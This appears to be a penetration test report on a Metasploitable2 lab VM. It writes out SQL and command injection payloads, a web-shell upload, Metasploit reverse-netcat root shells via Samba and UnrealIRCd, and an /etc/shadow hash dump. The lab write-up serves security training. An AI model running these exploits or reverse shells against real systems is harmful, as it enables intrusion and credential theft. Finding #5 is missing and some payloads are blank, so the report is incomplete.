

VULNERABILITY ASSESSMENT AND PENETRATION TESTING REPORT

Target System: Metasploitable2

Assessment Type: Black Box Penetration Test

Environment: Isolated VirtualBox Lab

Prepared By: Manikanth Pattar

Contact: manikanthpattar1441@gmail.com

Date: 24/6/2026

Report Version: 1.0

Classification: Confidential

1. EXECUTIVE SUMMARY

This report presents the findings of a full-scope Vulnerability Assessment and Penetration Test (VAPT) conducted on the Metasploitable2 virtual machine. The assessment was performed in an isolated VirtualBox lab environment to simulate a real-world black-box penetration test.

Assessment Date: 24/06/2026

Assessor: Manikanth Pattar

Total Vulnerabilities Found: 10

Critical: 6 High: 2 Medium: 2

The assessment identified severe security weaknesses across web applications, network services, and OS configuration. Three network services contained known backdoors allowing immediate root-level access. Full system compromise was achieved including extraction of all system credentials.

2. SCOPE AND METHODOLOGY

2.1 Scope

Target IP Address: 172.19.137.4 / 192.168.56.102

Target System: Metasploitable2

In Scope: All ports, services, web applications

Out of Scope: None

Environment: Isolated VirtualBox host-only network

2.2 Methodology

Phase 1 - Reconnaissance

Tools: Nmap, Nikto, Gobuster

Activities: Port scanning, service enumeration, web directory discovery

Phase 2 - Vulnerability Identification

Tools: Nmap vuln scripts, manual analysis

Activities: CVE identification, OWASP mapping

Phase 3 - Exploitation

Tools: Metasploit, SQLMap, Burp Suite

Activities: Controlled exploitation of identified vulnerabilities

Phase 4 - Post Exploitation

Tools: Manual shell commands

Activities: Credential extraction, sensitive file access, DB access

Phase 5 - Reporting

Activities: Documentation of all findings with PoC and remediation

2.3 Tools Used

Nmap - Port scanning and service detection

Nikto - Web server vulnerability scanning

Gobuster - Directory brute forcing

Burp Suite - Web application testing

Metasploit - Exploitation framework

SQLMap - SQL injection automation

Netcat - Manual shell handling

3. VULNERABILITY SUMMARY

Findings	Severity	CVSS	OWASP	Status
SQL Injection	Critical	9.8	A03:2021	Confirmed
Reflected XSS	Medium	6.1	A03:2021	Confirmed
Unrestricted File Upload	Critical	9.8	A04:2021	Confirmed
Command Injection	Critical	9.8	A03:2021	Confirmed
vsftpd 2.3.4 Backdoor	Critical	10.0	A06:2021	Confirmed
Samba usermap_script RCE	Critical	10.0	A06:2021	Confirmed
UnrealIRCd Backdoor	Critical	10.0	A06:2021	Confirmed
Credential Exposure	Critical	9.0	A02:2021	Confirmed
No Brute Force Protection	Medium	5.3	A07:2021	Confirmed
Cleartext Telnet Service	Medium	7.5	A02:2021	Confirmed

4.1 FINDING #1 — SQL INJECTION

Severity: Critical

CVSS Score:9.8

OWASP Category: A03:2021 Injection

CWE: CWE-89

Affected URL:<http://172.19.137.4/dvwa/vulnerabilities/sqli/>

Parameter:id (GET parameter)

DESCRIPTION SQL Injection occurs when user input is inserted into database queries without sanitization. An attacker can manipulate the query to extract, modify or delete all data in the database.

IMPACT

- Complete extraction of all database contents
- Authentication bypass
- Potential for data destruction

STEPS TO REPRODUCE

1. Navigate to <http://172.19.137.4/dvwa/vulnerabilities/sqli/>
2. Set DVWA Security level to Low
3. Enter payload in User ID field: 1' OR '1'='1
4. Click Submit - all user records returned confirming vulnerability
5. Run SQLMap for full database extraction: sqlmap -u "http://172.19.137.4/dvwa/vulnerabilities/sqli/?id=1 &Submit=Submit" --cookie="[session]" --dbs --batch

EVIDENCE



Figure 1 — Manual SQL Injection payload returning all user records




Figure 2 — SQLMap automated database extraction

REMEDIATION

1. Use parameterized queries (prepared statements)
2. Validate and sanitize all user input
3. Apply least privilege to database accounts
4. Deploy Web Application Firewall

4.2 FINDING #2 — REFLECTED CROSS-SITE SCRIPTING (XSS)

Severity: Medium

CVSS Score: 6.1

OWASP Category: A03:2021 — Injection

CWE: CWE-79

Affected URL: http://172.19.137.4/dvwa/vulnerabilities/xss_r/

Parameter: name (GET parameter)

DESCRIPTION Reflected Cross-Site Scripting occurs when user supplied input is returned in the HTTP response without proper encoding or sanitization. An attacker can inject malicious JavaScript that executes in the victim's browser when they visit a crafted URL. This can be used to steal session cookies, redirect users, or perform actions on behalf of the victim.

IMPACT

- Session cookie theft leading to account takeover
- Redirection of users to malicious websites
- Defacement of web pages in victim browser
- Credential harvesting via fake login forms
- Execution of malicious scripts in victim browser

STEPS TO REPRODUCE

1. Navigate to http://172.19.137.4/dvwa/vulnerabilities/xss_r/
2. Set DVWA Security level to Low
3. Enter the following payload in the Name field:
4. Click Submit
5. JavaScript alert popup appears confirming execution
6. For cookie theft demonstration enter:
7. Session cookie is displayed in the popup

EVIDENCE




Figure 3 — XSS payload executing JavaScript alert in browser

REMEDIATION

1. Encode all user supplied output using `htmlspecialchars()` in PHP
2. Implement Content Security Policy (CSP) headers
3. Validate and sanitize all input on server side
4. Use `HttpOnly` flag on session cookies to prevent theft
5. Deploy Web Application Firewall with XSS ruleset

4.3 FINDING #3 — UNRESTRICTED FILE UPLOAD LEADING TO REMOTE CODE EXECUTION

Severity:Critical

CVSSScore:9.8

OWASP Category:A04:2021 — Insecure Design

CWE:CWE-434

Affected URL:<http://172.19.137.4/dvwa/vulnerabilities/upload/>

Parameter:uploaded (file upload field)

DESCRIPTION The file upload functionality does not validate the type or content of uploaded files. An attacker can upload a malicious PHP web shell which is then stored on the server and executed directly via the browser. This results in full Remote Code Execution allowing the attacker to run arbitrary system commands on the server with the privileges of the web server process.

IMPACT

- Remote Code Execution on the web server
- Full access to web server files and directories
- Ability to read sensitive configuration files
- Pivot point for further attacks on internal network
- Potential full system compromise via privilege escalation

STEPS TO REPRODUCE

1. Create a PHP web shell on the attacker machine: `echo "> /tmp/shell.php"`
2. Navigate to <http://172.19.137.4/dvwa/vulnerabilities/upload/>
3. Set DVWA Security level to Low
4. Click Choose File and select /tmp/shell.php
5. Click Upload
6. Success message confirms upload: `../../hackable/uploads/shell.php succesfully uploaded!`
7. Access the web shell via browser: <http://172.19.137.4/dvwa/hackable/uploads/shell.php?cmd=whoami>
8. Server returns: `www-data` confirming command execution
9. Escalate to read sensitive files: <http://172.19.137.4/dvwa/hackable/uploads/shell.php?cmd=cat+/etc/passwd>

EVIDENCE




Figure 6 — Command Injection payload executing whoami on server




Figure 5 — Remote Code Execution confirmed via uploaded web shell

REMEDIATION

1. Validate file type using whitelist — allow only jpg, png, gif
2. Validate file content using magic bytes, not just extension
3. Store uploaded files outside the web root directory
4. Rename uploaded files to random names — remove execute permissions
5. Implement antivirus scanning on uploaded files
6. Set web server to not execute files in upload directory

4.4 FINDING #4 — COMMAND INJECTION

Severity:Critical

CVSS Score:9.8

OWASP Category: A03:2021 — Injection

CWE:CWE-78

Affected URL: <http://172.19.137.4/dvwa/vulnerabilities/exec/>

Parameter:ip (POST parameter)

DESCRIPTION Command Injection occurs when user supplied input is passed directly to a system shell command without sanitization. The application uses the ping command to test connectivity but does not restrict additional commands being appended. An attacker can chain system commands using shell operators to execute arbitrary commands on the server.

IMPACT

- Arbitrary command execution on the server
- Full read access to server filesystem
- Ability to create, modify or delete files
- Network reconnaissance from inside the server
- Escalation to full system compromise

STEPS TO REPRODUCE

1. Navigate to <http://192.168.56.102/dvwa/vulnerabilities/exec/>
2. Set DVWA Security level to Low
3. In the IP address field enter: 127.0.0.1; whoami
4. Click Submit
5. Output shows ping result followed by: www-data confirming command injection
6. Further exploitation to read sensitive files: 127.0.0.1; cat /etc/passwd
7. Reading web application configuration: 127.0.0.1; cat /var/www/dvwa/config/config.inc.php

EVIDENCE




Figure 6 — Command Injection payload executing whoami on server

REMEDIATION

1. Never pass user input directly to system shell functions
2. Use language specific APIs instead of shell commands
3. If shell commands required, use strict input whitelist
4. Run web application as low privilege user
5. Implement Web Application Firewall
6. Disable dangerous PHP functions: system, exec, shell_exec, passthru

4.6 FINDING #6 — SAMBA USERMAP_SCRIPT REMOTE CODE EXECUTION (CVE-2007-2447)

Severity:Critical

CVSS Score:10.0

OWASP Category:A06:2021 — Vulnerable and Outdated Components

CWE: CWE-20

CVE: CVE-2007-2447

Affected Service: SMB — Port 445

Version: Samba 3.0.20

DESCRIPTION Samba versions 3.0.0 through 3.0.25rc3 contain a vulnerability in the MS-RPC functionality when using non-default username map script configuration. An attacker can send a specially crafted username containing shell metacharacters to execute arbitrary commands as root without authentication. This vulnerability has a public Metasploit module and requires no prior access to exploit.


IMPACT

- Unauthenticated Remote Code Execution as root
- Complete system compromise
- Full access to all files and data on the system
- No authentication credentials required
- Exploitable remotely over the network

STEPS TO REPRODUCE

1. Open Metasploit Framework: msfconsole
2. Load the module: use exploit/multi/samba/usermap_script
3. Set the target: set RHOSTS 192.168.56.102
4. Set attacker IP: set LHOST 192.168.56.103
5. Set payload: set PAYLOAD cmd/unix/reverse_netcat
6. Start listener in separate terminal: nc -lvnp 4444
7. Run exploit: run
8. Root shell received in netcat listener
9. Confirm with: whoami Output: root

EVIDENCE



```
man1441@kali: ~  
msf > use exploit/multi/samba/usermap_script  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
msf exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script  
[*] Using configured payload cmd/unix/reverse_netcat  
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.102  
RHOSTS => 192.168.56.102  
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.103  
LHOST => 192.168.56.103  
msf exploit(multi/samba/usermap_script) > set LPORT 4444  
LPORT => 4444  
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse_netcat  
PAYLOAD => cmd/unix/reverse_netcat  
msf exploit(multi/samba/usermap_script) > run  
[*] Started reverse TCP handler on 192.168.56.103:4444  
[*] Command shell session 1 opened (192.168.56.103:4444 -> 192.168.56.102:38062) at 2026-06-23 13:43:25 -0400  
  
whoami  
root  
  
id  
uid=0(root) gid=0(root)
```

Figure 8 — Samba usermap_script RCE — root shell via netcat listener

REMEDIATION

1. Immediately upgrade Samba to version 3.0.25 or later
2. If upgrade not possible, remove username map script from smb.conf
3. Restrict SMB access to trusted IP addresses via firewall
4. Disable SMB if not required for business operations
5. Apply network segmentation to isolate file sharing services
6. Monitor SMB traffic for anomalous authentication patterns

4.7 FINDING #7 — UNREALIRCd 3.2.8.1 BACKDOOR (CVE-2010-2075)

Severity:Critical

CVSS Score:10.0

OWASP Category:A06:2021 — Vulnerable and Outdated Components

CWE:CWE-78 CVE:

CVE-2010-2075 Affected Service: IRC — Port 6667

Version:UnrealIRCd 3.2.8.1

DESCRIPTION UnrealIRCd 3.2.8.1 was distributed with a backdoor inserted by an attacker who compromised the distribution server. The backdoor allows any remote attacker to execute arbitrary commands as root by sending a specially crafted string beginning with "AB" to the IRC port. No authentication is required. This backdoor was present in the official download for several months before discovery.

IMPACT

- Unauthenticated Remote Code Execution as root
- Complete and immediate system compromise
- No credentials or prior access required
- Exploitable by anyone with network access to port 6667
- All system data, credentials and configurations exposed

STEPS TO REPRODUCE

1. Open Metasploit Framework: msfconsole
2. Load the module: use exploit/unix/irc/unreal_ircd_3281_backdoor
3. Set the target: set RHOSTS 192.168.56.102
4. Set bind payload (more reliable in lab): set PAYLOAD cmd/unix/bind_netcat
5. Run exploit: run
6. Root shell opens automatically
7. Confirm with: whoami Output: root

EVIDENCE

```
mani1441@kali: ~  
msf >  
msf > set PAYLOAD cmd/unix/reverse  
PAYLOAD => cmd/unix/reverse  
msf > set PAYLOAD cmd/unix/reverse_netcat  
PAYLOAD => cmd/unix/reverse_netcat  
msf > set LHOST 192.168.56.103  
LHOST => 192.168.56.103  
msf > exploit  
[-] Unknown command: exploit. Run the help command for more details.  
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor  
[*] Using configured payload cmd/unix/reverse_netcat  
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse_netcat  
PAYLOAD => cmd/unix/reverse_netcat  
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.102  
RHOSTS => 192.168.56.102  
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.103  
LHOST => 192.168.56.103  
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit  
[*] Started reverse TCP handler on 192.168.56.103:4444  
[*] 192.168.56.102:6667 - Running automatic check ("set AutoCheck false" to disable)  
[*] 192.168.56.102:6667 - Connected to 192.168.56.102:6667  
[*] 192.168.56.102:6667 - Trying to register a new IRC user: bennett  
[+] 192.168.56.102:6667 - The target appears to be vulnerable. UnrealIRCd detected via IRC commands  
[*] 192.168.56.102:6667 - Connected to 192.168.56.102:6667  
[*] 192.168.56.102:6667 - Sending IRC backdoor command  
[*] Command shell session 1 opened (192.168.56.103:4444 -> 192.168.56.102:42866) at 2026-06-23 14:10:00 -0400  
  
whoami  
root  
  
id  
uid=0(root) gid=0(root)
```

Figure 9 — UnrealIRCd backdoor exploited — root shell obtained

REMEDIATION

1. Immediately remove UnrealIRCd 3.2.8.1 from all systems
2. If IRC service needed, install a verified clean version
3. Verify integrity of all installed software using SHA checksums
4. Block port 6667 at the network firewall
5. Disable IRC service if not required for business operations
6. Implement software supply chain verification processes
7. Conduct regular integrity checks on all installed binaries

4.8 FINDING #8 — SYSTEM CREDENTIAL EXPOSURE VIA POST-EXPLOITATION

Severity:Critical

CVSS Score:9.0

OWASP Category: A02:2021 — Cryptographic Failures

CWE:CWE-256 Affected Component: /etc/shadow — System password hash file

DESCRIPTION Following successful root level access via the vsftpd backdoor, full system credential exposure was demonstrated. The /etc/shadow file containing all system user password hashes was directly readable. Additionally the MySQL database was accessible without a password from the root shell, exposing all application database credentials. This demonstrates the cascading impact of the initial compromise.


IMPACT

- All system user password hashes exposed and available for offline cracking using tools like Hashcat or John the Ripper
- Complete database access without credentials
- All application data readable and modifiable
- Compromised credentials usable for lateral movement
- Persistent access achievable by adding new backdoor accounts

STEPS TO REPRODUCE

1. Obtain root shell via vsftpd backdoor (Finding #5)
2. Upgrade shell: `python -c 'import pty; pty.spawn("/bin/bash")'`
3. Read system password hashes: `cat /etc/shadow` Output shows hashes for root, msfadmin and all system users
4. Access MySQL database without password: `mysql -u root -e "show databases;"` Output shows all databases including dvwa and metasploit
5. Extract application credentials from database: `mysql -u root -e "select user,password from dvwa.users;"` Output shows all usernames and MD5 password hashes

EVIDENCE

A terminal window with three tabs, all showing the prompt 'mani1441@kali: ~'. The active tab displays the command 'cat /etc/shadow' and its output, which lists system users and their password hashes. The hashes are in the format '\$1\$[salt]\$[hash]:' followed by the user name, a colon, and the password field (all containing '7'). The users listed are root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, libuuid, dhcp, syslog, klog, sshd, msfadmin, bind, and postfix.

```
mani1441@kali: ~ ❏ mani1441@kali: ~ ❏ mani1441@kali: ~ ❏
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
```

